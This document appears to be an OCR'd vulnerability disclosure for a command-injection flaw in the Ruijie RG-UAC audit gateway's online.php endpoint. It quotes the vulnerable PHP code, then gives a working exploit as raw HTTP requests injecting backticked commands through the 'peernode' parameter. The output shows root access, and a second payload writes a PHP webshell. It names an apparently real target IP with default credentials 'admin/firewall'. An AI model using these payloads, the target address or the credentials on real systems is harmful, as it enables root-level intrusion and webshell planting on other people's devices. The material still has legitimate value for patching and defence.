Ruijie RG-UAC Unified Internet Behavior Management Audit System Backend RCE Vulnerability

1. Vulnerability Description

There is a command execution vulnerability in the Ruijie RG - UAC application management gateway backend /view/vpn/autovpn/online.php interface. An attacker can execute arbitrary commands to control server permissions.

2. Vulnerability impact


Ruijie RG-UAC Unified Internet Behavior Management Audit System

3. Vulnerability location

/view/vpn/autovpn/online.php

4. Code analysis

In the POST request, the parameter peernode is not filtered in any way and are directly spliced into the command executed by exec, causing an arbitrary command execution vulnerability.




```
if ($_REQUEST["peernode"] != "")
{
    exec("cat /etc/apn.ipsec/apngw2_*$_REQUEST[peernode]", $peeripinfo);
    //print_r($peeripinfo);
    if (count($peeripinfo) <= 12)
    {
        $peerip = substr($peeripinfo[11], strpos($peeripinfo[11], "= ") + 2);
    }
    else
    {
        $peerip = substr($peeripinfo[12], strpos($peeripinfo[12], "= ") + 2);
    }
    $lanattr = array("LAN_IF");
    $lanvalue = getConfig("/etc/if.conf", $lanattr);
    get_ip_addr_details($lanvalue["LAN_IF"]);
    exec("ping -I ".$ethdata[0]["ip"]." $peerip -c 2 -W 1", $retping);
    //echo "ping -I ".$ethdata[0]["ip"]." $peerip -c 2 -W 1";
    $pingflag = 0;
    //print_r($retping);
    foreach ($retping as $info)
    {
        if (strstr($info, "bytes from"))
```


5. Vulnerability recurrence

Case：https://223.99.9.251:1443/

1、As shown in the figure login interface.



Log in with username/password【admin/ firewall】




2、Construct a data packet and change the peernode parameter to 'id+>1. txt' to execute any command

```
POST /view/vpn/autovpn/online.php HTTP/1.1
Host: 223.99.9.251:1443
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:124.0)
```

Gecko/20100101 Firefox/124.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Origin: http://113.24.216.50:280
Sec-GPC: 1
Connection: close
Referer: http://113.24.216.50:280/view/fireWall/PreDOSattack/list.php
Cookie: PHPSESSID=ebd507c9bc5a4293c3e5e596f37157bf
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 0000:0000:0000::0000
X-Originating-IP: 0000:0000:0000::0000
X-Remote-IP: 0000:0000:0000::0000
X-Remote-Addr: 0000:0000:0000::0000
Content-Type: application/x-www-form-urlencoded
Content-Length: 20

peernode=`id+>1.txt`



visit /view/vpn/autovpn/1.txt

Go Cancel < > Target: https://223.99.9.251:1443

Request

Raw Params Headers Hex

```
GET /view/vpn/autovpn/1.txt HTTP/1.1
Host: 223.99.9.251:1443
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:124.0)
Gecko/20100101 Firefox/124.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/
*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Origin: http://113.24.216.50:280
Sec-GPC: 1
Connection: close
Referer: http://113.24.216.50:280/view/fireWall/PreDOSattack/list.php
Cookie: PHPSESSID=ebd507c9bc5a4293c3e5e596f37157bf
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 0000:0000:0000::0000
X-Originating-IP: 0000:0000:0000::0000
X-Remote-IP: 0000:0000:0000::0000
X-Remote-Addr: 0000:0000:0000::0000
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Content-Type: text/plain
Accept-Ranges: bytes
ETag: "1335787248"
Last-Modified: Thu, 16 May 2024 08:34:35 GMT
Content-Length: 24
Connection: close
Date: Thu, 16 May 2024 08:35:16 GMT
Server: lighttpd/1.4.45

uid=0(root) gid=0(root)
```

You can also write webshell, here use phpinfo to test

peernode=`echo+"<?php+phpinfo();?>"+>1.php`

Go Cancel < > Target: https://223.99.9.251:1443

Request

Raw Params Headers Hex

```
POST /view/vpn/autovpn/online.php HTTP/1.1
Host: 223.99.9.251:1443
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:124.0)
Gecko/20100101 Firefox/124.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
p,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Origin: http://113.24.216.50:280
Sec-GPC: 1
Connection: close
Referer: http://113.24.216.50:280/view/fireWall/PreDOSattack/list.php
Cookie: PHPSESSID=ebd507c9bc5a4293c3e5e596f37157bf
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 0000:0000:0000::0000
X-Originating-IP: 0000:0000:0000::0000
X-Remote-IP: 0000:0000:0000::0000
X-Remote-Addr: 0000:0000:0000::0000
Content-Type: application/x-www-form-urlencoded
Content-Length: 43

peernode=`echo+"<?php+phpinfo();?>"+>1.php`
```

? < + > Type a search term 0 matches

Response

Raw Headers Hex HTML Render MarkInfo

```
HTTP/1.1 200 OK
X-Powered-By: PHP/7.1.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-type: text/html; charset=UTF-8
Content-Length: 1497
Connection: close
Date: Thu, 16 May 2024 08:36:19 GMT
Server: lighttpd/1.4.45

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>在线节点列表</title>
<link href="/css/skin.css" rel="stylesheet" type="text/css" />
<script type="text/javascript" src="/js/prototype.js"></script>
<script type="text/javascript" src="/js/base.js"></script>
<script type="text/javascript">

</script>
</head>
<script type="text/javascript">alert('失败')</script><body>
<div class="navigation">
<img src="/images/house.gif" class="navImg" />
<span class="current">当前位置：</span>
<span class="position">系统对象 >> 在线节点列表</span>
</div>
<div id="fld_main">
        <table class="list wtwo" id="list">
                <caption>
                        <div class="leftTop"> </div>
                        <div class="center">在线节点列表</div>
                        <div class="rightTop"> </div>
                </caption>
                <thead>
                        <tr>
                                <th width="55">序号</th>
                                <th>本地节点名称</th>
```

? < + > Type a search term 0 matches

Done 1,821 bytes | 62 millis

visit /view/vpn/autovpn/1.php

Go | Cancel | < | >

Target: https://223.99.9.251:1443

Request

Raw | Params | Headers | Hex

```
GET /view/vpn/autovpn/1.php HTTP/1.1
Host: 223.99.9.251:1443
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:124.0)
Gecko/20100101 Firefox/124.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/
*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Origin: http://113.24.216.50:280
Sec-GPC: 1
Connection: close
Referer: http://113.24.216.50:280/view/fireWall/PreDOSattack/list.php
Cookie: PHPSESSID=ebd507c9bc5a4293c3e5e596f37157bf
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 0000:0000:0000::0000
X-Originating-IP: 0000:0000:0000::0000
X-Remote-IP: 0000:0000:0000::0000
X-Remote-Addr: 0000:0000:0000::0000
```

? | < | + | > | Type a search term | 0 matches

Response

Raw | Headers | Hex | HTML | Render | MarkInfo

PHP Version 7.1.7

System	Linux RG-UAC 3.2.30 #299 SMP Wed Sep 27 16:32:05 CST 20
Build Date	Jul 24 2017 19:02:56
Configure Command	'./configure' '--prefix=/usr/local/php-5.6' '--with-mysql' '-- '--with-gettext=/usr/local/gettext' '--with-gd' '--enable-mb '--disable-debug' '--enable-sockets'
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/php-5.6/lib
Loaded Configuration File	/usr/local/php-5.6/lib/php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API220131226,NTS
PHP Extension Build	API20131226,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled

Done

88,816 bytes | 105 millis